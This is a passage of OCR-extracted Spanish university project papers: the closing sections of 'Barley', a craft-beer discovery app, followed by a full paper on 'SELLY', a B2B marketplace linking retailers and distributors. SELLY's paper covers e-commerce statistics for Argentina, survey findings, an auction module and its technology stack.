Permite el control de versionado, así como la plataforma GitLab brinda un fácil acceso y control del repositorio, GitLab permite, además, la creación de tableros y tareas para el control de avance del proyecto, la implementación de procesos automatizados para tareas comunes como la integración continua y la documentación.

Discord[21]

Se lo utiliza para la comunicación interna del equipo

Enterprise Architect[22]

Utilizado para la esquematización de la aplicación y el diseño general del núcleo de la aplicación.

Desarrollo

La metodología de desarrollo que se ha utilizado es la metodología tradicional (Figura 10. Etapas de Metodología Tradicional), debido a la experiencia que posee el equipo trabajando con la misma. Esta metodología cuenta con los siguientes pasos:

1. Captura de requerimientos
2. Análisis del Sistema
3. Diseño del Sistema
4. Implementación
5. Pruebas
6. Mantenimiento




Figura 10. Etapas de Metodología Tradicional

Discusión

El sistema considera especialmente la usabilidad en su diseño a modo de evitar frustración en el usuario y la consecuente deserción del uso de la aplicación. Por lo que se ha realizado un diseño teniendo en cuenta conceptos de UX que permitan al usuario sentirse cómodo con la aplicación y disfrute su utilización.

Se ha mencionado que el eje de la aplicación gira entorno a los beneficios que pueden disfrutar los usuarios (Figura 11. Prototipo Barley, Ver Beneficios); en contraparte, para implementar esta característica se necesita de una inversión monetaria inicial por parte de Barley, que luego será recuperada a través de suscripciones a locales y agencias de turismo.




Figura 11. Prototipo Barley, Ver Beneficios

Agradecimientos

Los integrantes de este equipo agradecen a la Universidad Tecnológica Nacional - Facultad Regional

Mendoza (UTN-FRM), a la cátedra de Proyecto Final, por los conocimientos y sugerencias brindados en todo momento; y a nuestras familias y amigos por el apoyo incondicional recibido.

Conclusión

Se observa que los resultados de este proyecto han sido altamente satisfactorios, ya que se ha logrado una aplicación móvil que beneficia a los locales expendedores y a los productores de cerveza artesanal gracias a promociones y publicidades. Además, se considera que la aplicación brinda una gran motivación a la comunidad para que participen en los tours a fabricas o locales expendedores (Figura 12. Prototipo Barley, Ver Recorrido) y brindar a los mismos una aplicación donde poder buscar sus cervezas favoritas y descubrir nuevas cervezas o locales como también beneficios y descuentos y funcionalidades novedosas en el mercado que le permitan aprender y disfrutar más del movimiento cervecero en auge.




Figura 12. Prototipo Barley, Ver Recorrido

Referencias

[1] NativeScript: https://www.nativescript.org/

[2] Angular: https://angular.io/

[3] TypeScript: https://www.typescriptlang.org/

[4] JavaScript: https://www.javascript.com/

[5] HTML 5: https://www.w3schools.com/html/html5_intro.asp

[6] CSS 3: https://www.w3schools.com/css/

[7] Node JS: https://nodejs.org/es/

[8] Express framework: https://expressjs.com/es/

[9] MongoDB: https://www.mongodb.com/

[10] Mongoose: https://mongoosejs.com/

[11] Google Vision API: https://cloud.google.com/vision/

[12] Google Maps API: https://cloud.google.com/maps-platform/

[13] Amazon Web Services: https://cloud.google.com/maps-platform/

[14] Cloud MongoDB Atlas: https://www.mongodb.com/cloud

[15]MercadoPago API: https://www.mercadopago.com.ar/developers

[16] Visual Studio Code: https://code.visualstudio.com/

[17] Postman: https://www.getpostman.com/

[18] NoSQLBooster: https://nosqlbooster.com/downloads

[19] Adobe XD: https://www.adobe.com/la/products/xd.html

[20] GitLab: https://about.gitlab.com/

[21] Enterprise Architect: https://sparxsystems.com/products/ea/

[22] Discord: https://discordapp.com/

[23] Clarín: https://www.clarin.com/brandstudio/boom-cerveza-artesanal-detiene_0_czdssxY_C.html

[24] Diario Uno: https://www.diariouno.com.ar/sociedad/bares-cerveceros-llegaron-quedarse-esperan-aperturas-08102019_ryOsTjdmH

[25] Diario La voz: https://www.lavoz.com.ar/negocios/la-cerveza-artesanal-de-hobby-un-negocio-en-auge

SELLY:
Plataforma digital para conectar Comerciantes y Distribuidores.

Agustín Koszczej, Lucas Avila, Santiago Nucera, Martín Picollo, Sebastián Plawner, Brian Samudio Cáceres
Universidad Tecnológica Nacional

Abstract
Hoy por hoy la negociación, relación y comunicación de las condiciones comerciales entre comerciantes y distribuidores ocurre por distintos canales, la mayoría inmaduros e informales, cada uno con necesidades, características, recursos y dimensiones diferentes. Los comerciantes tienen dificultades en encontrar a los distribuidores que les otorguen el precio-calidad que buscan de acuerdo a sus necesidades. Mientras que los distribuidores muestran una necesidad de administrar sus recursos eficientemente y proveer un mejor servicio a sus clientes. Es por esto que proponemos el desarrollo de un sistema centralizado y completo que permita reunir ambos roles en una misma plataforma digital, brindándoles todas las facilidades de contacto, comunicación y expansión que buscan, consolidando sus relaciones comerciales.

Palabras Clave
B2B[1], Comerciantes, Distribuidores, E-commerce, Gestión, Marketplace, Mensajería, Pedidos, Plataforma, Productos, Subastas.

Introducción

Actualmente, las personas tienen la posibilidad de ampliar su mercado y con ello aumentar sus ventas y vínculos gracias a las tecnologías digitales. Sin embargo, todavía no es un canal que todos los dueños de negocios utilicen, por diferentes razones que abordaremos a lo largo del documento.
Este proyecto busca ofrecer una solución tecnológica que beneficie tanto a comerciantes como a distribuidores ofreciendo facilidades para comunicarse, y a su vez expandir y consolidar sus relaciones comerciales, agilizando su gestión.

B2B: Negocios con empresas

El B2B, del inglés *business to business,* cuya traducción es «negocios con negocios», se utiliza como terminología para hablar de la transmisión de información o transacciones comerciales entre fabricantes y distribuidores de un producto (típicamente entre distribuidores y comercios minoristas), y se ha puesto muy en boga en el ámbito del comercio telemático.



Figura 1. Modelo Business to Business.

En los modelos de negocio B2B se tienen en cuenta diferentes características de las empresas *target* (con las que se desea conectar), entre los que destacan la actividad de la empresa, su situación geográfica, el ámbito en el que desarrolla su actividad, dimensión, etc.
Los eventos como ferias, seminarios o congresos se siguen utilizando ampliamente como acciones de marketing B2B, aunque una campaña de email marketing también puede ser muy efectiva si se dirige a los contactos adecuados y se tienen en cuenta aspectos como las necesidades concretas del cliente y el conocimiento profundo de cuál es el ciclo de compra de nuestro producto o servicio. Aunque es evidente que las campañas de marketing B2B y las tradicionales enfocadas en el cliente final presentan diversos elementos comunes, no se pueden obviar unas diferencias muy marcadas. En primer lugar, las necesidades

[1] B2B: Bussiness to Bussiness

de las empresas no son iguales que las de los consumidores, ya que están motivadas por factores más objetivos, como son la rentabilidad y la productividad. Por lo general, una empresa adquiere un producto o servicio para funcionar mejor, ser más eficiente y sacarle posteriormente un rendimiento.

Asimismo, **en el B2B es más complicado hacer llegar el mensaje a nuestros clientes potenciales**. En primer lugar, por una cuestión meramente cuantitativa, ya que normalmente es un **número de personas mucho menor** y, en segundo lugar, porque pertenecen a un **nicho mucho más segmentado**, frecuentemente profesionales de un sector determinado, por lo que no es tan fácil comunicarse con ellos por canales más generalistas, como las redes sociales.

En la actualidad, el tipo de relación entre empresas y la forma de colaborar entre ellas es muy distinto al de hace unos años.

Las empresas son conscientes de que la imagen que proyectan sus socios y proveedores tiene una gran influencia en la suya propia y en lo que quieren lograr transmitir. Por eso buscan proveedores y colaboradores que, además de proporcionarles productos y servicios de calidad, les aporten un valor añadido extra en forma de una mejora de la imagen y de unos lazos de colaboración fructíferos y enriquecedores a todos los niveles.

Además de la necesidad de generar la mejor imagen posible, los departamentos de marketing B2B se enfrentan con los siguientes problemas:

- Desarrollo de nuevos negocios.
- Calidad de los leads.
- Mantenerse al día de tendencias.
- Captación de clientes.

Algunos de los problemas citados hacen referencia a **necesidades ligadas a las últimas tecnologías y procesos de automatización**. Unas opiniones que reflejan la **transformación que está sufriendo este tipo de marketing**, hasta hace poco centrado casi exclusivamente en acciones y campañas tradicionales de networking: llamadas telefónicas, visitas personales y organización de eventos.

De esta manera algunas de las estrategias para hacer frente a estas nuevas necesidades son las de:

- Reforzar la identidad de la empresa, logrando un mayor prestigio y credibilidad
- Maximizar la presencia online y darle visibilidad a tu marca
- Crear una base de datos de clientes de calidad para nutrirse
- Y la construcción de un canal para el proceso de compra para el usuario

E-Commerce

El término e-commerce procede del concepto en inglés *electronic commerce* y significa "comercio electrónico" y comprende todos los procesos que inician y desarrollan compras. Las tiendas online actúan como plataformas de venta en las que los interesados no solo visualizan el catálogo, sino donde también hacen pedidos y pueden pagar a través de sistemas digitales, es decir, de internet, de bases de datos asistidas por ordenador o de software de contabilidad.



Figura 2. Modelo E-Commerce.

Son diversos los estudios que muestran que el comercio por internet incrementa cada año, tendencia claramente alcista como consecuencia del auge en las nuevas tecnologías, y quienes no aprovechen las herramientas que ofrecen en el ámbito de ventas y promoción, no tendrán tan buenos resultados. Tener un perfil más orientado al comercio electrónico, bien manejado, trae

grandes rendimientos con muy baja inversión.
Varias son las ventajas que se pueden nombrar del e-commerce, pero cabe señalar las más importantes, que son:

- Una disminución de los costos
- Mejora eficiencia y agiliza procesos
- Visibilidad
- Comunicación directa
- Ahorro de tiempo
- Personalización

Contexto actual

Con la irrupción de internet y los medios digitales, las empresas cada vez más recurren a internet desde el primer momento, cuando les surge una necesidad y en muchos casos, cada vez más, la compra se hace online. Por eso, consideramos que es tan importante disponer de un e-commerce adaptado a esta forma de comprar hoy día de las empresas, al igual que establecer unas estrategias digitales enfocadas al mercado B2B.

Ver Figura 3 y 4 [21].

Si bien el *2018* no ha sido un buen año para la actividad económica en el país, algunos sectores siguen mostrando su vitalidad, de modo consistente con su etapa de difusión y adopción. Uno de ellos es el comercio electrónico, que a pesar de los contratiempos alcanzó a 206 mil millones de pesos en ventas.
Esa suma (neta de IVA) implica un crecimiento real en pesos frente a las ventas del año anterior ($ 136 mil millones en *2017*) del 51,5%. Casi 10 puntos por sobre la estimación más dura de la inflación del *2018*. Claro está que si hiciéramos el cálculo en dólares promedio para la diferencia entre ambos años el crecimiento es de un 37,4%, nada mal tampoco.

Argentina	2014	2015	2016	2017	2018
Comercio electrónico (millones de pesos)	40.100	62.000	96.000	136.000	206.000
% de variación anual	*48,5*	*61,7*	*54,6*	*41,7*	*51,5*
Comercio electrónico (millones u$d)	4.662	6.353	6.233	7.771	10.673
Usuarios de internet (millones)	32,9	34,5	36,1	36,7	37,2
% de compradores en línea	*38,9*	*48,3*	*60,7*	*67,6*	*78,2*
Gasto anual por comprador (pesos)	2.522	3.298	4.383	5.484	7.079

Figura 5. Crecimiento de E-Commerce en Argentina en los últimos años [22].

El comercio electrónico ha tenido un incremento interanual promedio en los últimos 10 años del 46%.
Ese incremento histórico de la década se debió a una combinación de factores:

- El aumento de empresas vendedoras y revendedoras, y de los rubros, productos y servicios ofrecidos.
- Mejoras relativas en la calidad y eficiencia del servicio logístico y entregas.
- Un incremento de la proporción de compradores en relación al total de usuarios de internet.




Figura 6. Usuarios de internet VS. Usuarios de e-commerce [22].

- El crecimiento de los usuarios de internet y de la proporción de estos que compran en línea.
- La explosión de la conectividad (velocidad de conexiones) y de la movilidad (particularmente de *smartphones[1]* y la consecuente explosión de la banda ancha móvil que superó hace menos de 5 años a las conexiones fijas y hoy las más que triplica).
- La mayor frecuencia de compra y del monto de compra por parte de los compradores más antiguos fruto de la curva de aprendizaje.

- Un gran desarrollo de diversos medios de pago electrónico seguros y convenientes.
- Y una proliferación de promociones y planes de pago con tarjeta sin interés.

Sin embargo, para entender el por qué estas tecnologías digitales no se han convertido en un estándar para comerciantes y distribuidores hay que analizar que el e-commerce presenta para las empresas y los clientes algunas desventajas, pero su aparición depende principalmente del sector al que pertenezcan y de sus capacidades:

- ***Gastos y conocimientos especializados sobre publicidad:*** determinar en qué medida el marketing online permite ahorrar gastos depende del sector. En mercados en los que la competencia es muy elevada, las empresas, también en la red, se disputan la atención del consumidor, por lo que no es suficiente con crear una única campaña publicitaria con Google AdWords. Asimismo, **las redes sociales han disminuido la capacidad de atención de los usuarios**.
- ***Competencia elevada y presión de los precios:*** el comercio online global incrementa el número de competidores. Si la oferta aumenta la demanda, esto genera una presión notable en los precios. Los comparadores de precios permiten a los consumidores algo muy sencillo, es decir, buscar la oferta más asequible.
- ***Seguridad de pagos y de datos:*** hoy en día hay usuarios de internet que siguen teniendo reparos con respecto a las compras online por motivos de seguridad, por lo que son reticentes a ofrecer sus datos de contacto e información sobre pagos.
- ***Complejidad:*** tal vez el mayor obstáculo para incorporarse al modelo del e-commerce; la creación de una infraestructura digital conlleva tiempo y dinero. Además, no todos los pequeños comerciantes cuentan con los conocimientos o con las capacidades personales y financieras necesarias para crear una tienda online o para cuidar de las redes sociales regularmente.

Relevamiento

Una vez analizado el contexto actual, se contactó con comerciantes y distribuidores por diferentes medios (vía e-mail, personal y telefónicamente), además de analizar diferentes aplicaciones, entre las que destacan *Central de Ofertas [2]*, para determinar y ahondar en la verdadera problemática y sus causas subyacentes que no han sido resueltas aún.

De las características propias de los negocios B2B e e-commerce; y de esta serie de investigaciones, entrevistas y encuestas podemos resumir que los principales problemas presentes entre comerciantes y distribuidores son:

- Que existe una clara informalidad y desorganización en el proceso de comunicación y logística.
- Falta de un criterio uniforme y único para la comunicación
- Y la dificultad de expandir su cartera de contactos (tanto para comerciantes como distribuidores) como resultado de este canal informal.

A continuación se exponen datos importantes hallados de los relevamientos realizados sobre comerciantes y distribuidores, y sobre la situación actual de la forma en que se relacionan.

Del lado del comerciante se halló una fuerte necesidad insatisfecha sobre encontrar la mejor relación precio-calidad para los productos que desean obtener de los distribuidores, además de la logística y coordinación de información para llevar eso a cabo. Otro punto, no menor, que se

determinó que los comerciantes tienen un bajo grado de desarrollo tecnológico.

Del lado de los distribuidores se encontró una gran necesidad por informatizar la forma de relacionarse con sus clientes. Principalmente una forma de mantener actualizados y hacer accesibles los precios de todos sus productos para sus clientes. Actualmente la mayoría de los distribuidores envían por diferentes plataformas pensadas para otros usos (como puede ser *WhatsApp[3]* o incluso un correo electrónico) planillas con la lista de precios actualizadas (por ejemplo a través de un formato *Excel [4]* o *CSV*[2] *[5]*)

Al llevar adelante todas las relaciones comerciales a través de canales inmaduros e informales, para los distribuidores esto supone un gasto administrativo importante el cual se hace mayor a medida que amplían su cantidad de clientes. Es por ello que se dificulta su expansión. Algunos distribuidores han optado por desarrollar su propia aplicación para satisfacer sus necesidades para gestionar grandes cantidades de clientes, pero la mayoría de los distribuidores no pueden afrontar dicho gasto.

Por otro lado, si cada vez más distribuidores optan por crear su propia solución informática para el trato con sus clientes, eso llevaría a que los clientes deban instalar una aplicación por cada distribuidor que tengan. Ya que cada comerciante tiene muchos distribuidores distintos, lo hace inviable que los comerciantes instalen una aplicación por cada distribuidor. Además tendrían que adaptarse a cada interfaz distinta y eso supone aprender a usar cada una de dichas aplicaciones.

Por lo tanto se determinó que la mejor forma de satisfacer las necesidades de tanto distribuidores como comerciantes es a través del uso de una única plataforma digital centralizada que conecte comerciantes con distribuidores, solventando todas estas necesidades presentadas.

Del lado del comerciante es conveniente una aplicación *mobile* ya que no todos los comerciantes cuentan con una computadora, y esto representa una inversión mucho menor (considerando al comerciante minorista en una posición socioeconómica menor a la del distribuidor), además de su rapidez y facilidad de uso. Del lado del distribuidor es conveniente ofrecer una plataforma *web* ya que cuentan con las computadoras, y mano de obra capacitada, ya que actualmente se gestionan sus clientes de esta manera, asimismo pueden realizar de forma más cómoda tareas como cargar la lista actualizada de precios de sus productos desde una computadora que desde un celular.

Por un lado la solución informática debe permitir a los distribuidores dar a conocer sus precios, mantenerlos actualizados y además poder gestionar los pedidos de sus clientes de forma más eficiente. Por otro lado, los comerciantes deben poder conocer a más distribuidores con respecto a la forma informal en que lo hacen.

Del relevamiento realizado se determinó que gran parte de los distribuidores no estarían dispuestos a pagar por el servicio si les insume un gasto por transacción realizada. Es por ello que se decidió realizar el cobro del servicio a través de una suscripción mensual. El pago se llevará a cabo a través de *MercadoPago[6]* por tener comisiones de *5.49%* frente a la comisión del *30%* que tienen Google Play y Apple Store *[7][8]*. Además, se optó por seguir una estrategia de penetración de mercado, es decir de ser totalmente gratuita los primeros meses, para incrementar la participación de la empresa en la distribución comercial en los mercados, no siendo una prioridad los pagos en una primera instancia de nuestro proyecto, para analizar la evolución y factibilidad del mismo.

[2] CSV: Comma-Separated Values

Análisis y diseño

A partir de esta visión establecida, se conformó el alcance de la solución, la cual está definida por la construcción de las dos plataformas ya mencionadas:

- *Distribuidor Web:* destinada a los distribuidores con una estructura de backoffice. Es decir, le servirá el distribuidor para gestionar y monitorear su catálogo, pedidos y contactos, entre otros, a través una computadora de escritorio.
- *Comerciantes Mobile:* que le permitirá acceder a la plataforma a través de sus celulares.




Figura 7. Infraestructura.

Respecto a los módulos que podrán acceder tanto comerciantes como distribuidores a través de las ya mencionadas plataformas, se encuentran separados en los siguientes módulos donde cada uno cubre y satisface cada una de las necesidades ya detalladas:

- Módulo de usuarios
  - *Login*
  - *Registro*
  - *Perfil*
  - *Validación de datos*
  - *Valoraciones*
- Módulo de contacto
  - *Mensajería*
  - *Notificaciones*
  - *Agenda de contactos*
- Módulo de catálogo
  - *Consulta de productos*
  - *Administración de productos*
- Módulo de pedidos
  - *Creación de pedidos*
  - *Seguimiento de pedidos*
  - *Historial de pedidos*
- Módulo de subastas
  - *Creación de subastas*
  - *Propuesta en subasta*
  - *Adjudicación de subasta*
- Módulo de checkout
  - *Cobro de suscripciones*
  - *Cobro de pedidos*
  - *Cobro de subasta*

Como ya se mencionó, cada módulo responde a una necesidad a un problema del comerciante y/o distribuidor previamente relevado, en donde cabe destacar la inclusión de un **módulo de Subastas**.



Figura 8. Módulo de subastas invertida.

Este módulo de Subastas, en particular en una de modelo invertido, ciego y con solicitud de ofertas, que a diferencia de una subasta ordinaria (también conocida como una subasta de avance), son los mismos distribuidores quienes ofertan al comerciante sin estos conocer las ofertas de los demás, favoreciendo así a ambas partes, tanto al comerciante para reducir sus costos y generar nuevos vínculos con distribuidores (limitando su cantidad de subastas para así también fomentar la fidelidad con sus distribuidores); como para el distribuidor, evitando una competencia directa de precios entre diferentes distribuidores y alcanzado nuevos nichos de clientes que habrán pasado por alto al utilizar los métodos tradicionales de venta; todo esto disminuyendo el tiempo de negociación, ya que estas subastas disponen de un tiempo determinado, y una vez finalizado el tiempo estipulado, el comprador obtendrá las mejores ofertas que hayan ofrecido los proveedores, resultando en un modelo atractivo para cada una de las partes.

Asimismo, en nuestro modelo de subastas planteado ofrecemos la posibilidad a los comerciantes de crear subastas donde múltiples distribuidores puedan satisfacer alguno de los productos en la subasta, logrando así subastas colaborativas, disminuyendo la competencia, y así favoreciendo el libre mercado aproximándose más al modelo ideal y equitativo con las mismas oportunidades para todos que buscamos, en base al problema de competencia que presenta el modelo de e-commerce ya expuesto.

Otro punto no menor a tener en cuenta, son los aspectos legales: nuestra solución sólo pone a disposición de los usuarios un espacio virtual que les permite ponerse en contacto, mediante Internet, para encontrar una forma de vender/comprar mercadería. Debido a que nuestro sistema no tiene ninguna participación durante todo el tiempo en que el pedido se publica para la venta, ni en la posterior negociación y perfeccionamiento del contrato definitivo entre las partes, no será responsable por el efectivo cumplimiento de las obligaciones asumidas por los usuarios en el perfeccionamiento de la transacción.

Desarrollo

Para llevar a cabo el proyecto, se seleccionaron tecnologías apropiadas para cumplir con los requerimientos y necesidades previamente detallados, y que posean documentación y curva de aprendizaje aceptable para cumplir el cronograma. Todas ellas que a su vez nos permiten desarrollar una aplicación de uso intuitivo y sencillo de la aplicación tanto web como mobile, permitiéndonos un diseño que destaque por su *UX*[3] *[9]*, ya que la usabilidad de la aplicación es un factor clave en nuestra aplicación, ya que como se mencionó en el relevamiento y contexto actual, la complejidad en el uso de una nueva herramienta para el usuario es una de las barreras para impulsar su uso.

Para la capa de back-end de ambas plataformas se utilizó *Node.js [10]*, mientras que para el front-end *React Native [11]* en mobile y *Vue.js [12]* en web, en


[3] UX: User Experience

conjunto con un sistema de gestión de base de datos en *PostgreSQL[13]* . Todo esto utilizando *GitHub [14]* como plataforma de desarrollo colaborativo para alojar ambos sistemas utilizando el sistema de control de versiones Git.

Tenemos previsto integrarnos con las siguientes APIs:

- *Auth0 [15]*: su utilidad radica en delegar la responsabilidad del *login* en un tercero.
- *AWS* [4] *[16]*: poseen una gran variedad de servicios. En particular, emplearemos el servicio de notificación también conocido como *SNS* [5] *[17]*. Gracias a este, podremos tener notificaciones *"in real-time"* y con varias herramientas que nos permitirán configurar reintentos o alarmas, en caso de ser necesario.
- *Pusher[18]*: líder en APIs robustas para desarrolladores de aplicaciones que buscan construir features escalables y en real-time sobre comunicación.
- *Google Maps [19]*: ampliamente conocido, Google dispone de varios servicios. Este en particular nos permitirá obtener mapas y ubicaciones de los comerciantes y distribuidores permitiendo más interacción y dinamismo en la aplicación. Consideraciones: Solo emplearemos mapas y ubicaciones. En este momento estamos interesados en esos dos componentes, más allá de la gran variedad de funcionalidades que provee la API.
- *MercadoPago*: como medio de pago si el comerciante decide pagar por dicho medio.

Todas estas integraciones se pueden observar de gráficamente en la Figura 9.



SNS: Simple Notification Service

Figura 9. Integraciones con otras APIs.

Trabajos Relacionados

En nuestro relevamiento detectamos que los principales problemas que enfrentaron otras aplicaciones en el mercado y no pudieron resolver, fue el de enfocarse en una solución para una sóla distribuidora y sus clientes (una solución a medida y particular, sin comunidad), no brindando la posibilidad de expandir su cartera de clientes; a sí mismo el ya mencionado *Central de Ofertas*, siendo la de mayor éxito en mercado, pero presentando poca actividad recientemente, orientó su aplicación hacia la gestión de pedidos e interviniendo en el canal como repartidor de la mercadería, además de no fomentar la comunicación por la aplicación más que con un sistema de pedidos.



Figura 10. Central d Ofertas.

Conclusión y Trabajos Futuros

Gracias a la participación activa y voluntaria de los diferentes comerciantes y distribuidoras, comprendimos la informalidad en los canales de comunicación que aún existe en lugares donde damos por sentado que no, a pesar de todas las ventajas que un e-commerce, con las adecuadas estrategias de marketing B2B, y que esto abre el abanico de posibilidades aún a más industrias además de la de alimentos y bebidas, como pueden ser la farmacéutica, indumentaria, limpieza, etc; todas ellas motivadas por el

[4] AWS: Amazon Web Services
[5]

crecimiento de las tendencias y ventajas que este cambio genera.

Esperamos que este proyecto sirva para impulsar a conectar a comerciantes y distribuidores en una misma plataforma, unificando sus canales comunicación e interacción, aprovechando todas las ventajas que ello conlleva.

Agradecimientos

Al apoyo brindado por un contacto de la *CADAM [20]* y a los diferentes distribuidores y comerciantes relevados. Y asesoramiento constante de la cátedra de proyecto final y sus ayudantes.

Referencias

[1] Smartphone - https://www.whistleout.com.mx/CellPhones/Guides/que-es-un-smartphone
[2] Central de Ofertas https://centraldeofertas.com.ar/
[3] WhatsApp - https://www.whatsapp.com/
[4] Excel - https://products.office.com/es-ar/excel
[5] CSV https://www.reviversoft.com/es/file-extensions/csv
[6] Mercado Pago https://www.mercadopago.com.ar/
[7] Tarifas de transacción https://support.google.com/googleplay/android-developer/answer/112622?hl=es-419
[8] Principios y Prácticas https://www.apple.com/la/ios/app-store/principles-practices/
[9] User Experience https://www.nngroup.com/articles/definition-user-experience/
[10] Node.js - https://nodejs.org/es/
[11] React Native - http://www.reactnative.com/
[12] Vue.js - https://vuejs.org/
[13] PostgreSQL - https://www.postgresql.org/
[14] GitHub - https://github.com/
[15] Auth0 - https://auth0.com/
[16] AWS - https://aws.amazon.com/
[17] SNS - https://aws.amazon.com/es/sns/
[18] Pusher - https://pusher.com/
[19] Google Maps https://www.google.com.ar/maps
[20] CADAM - http://cadam.com.ar/
[21] Figura 3 y 4 -https://www.comunica-web.com/verarticulo-Ecommerce-B2B-caracteristicas_953.php
[22] Figura 5 y 6 https://medium.com/prince-consulting/el-comercio-electr%C3%B3nico-en-argentina-2018-e2c8d32c8207

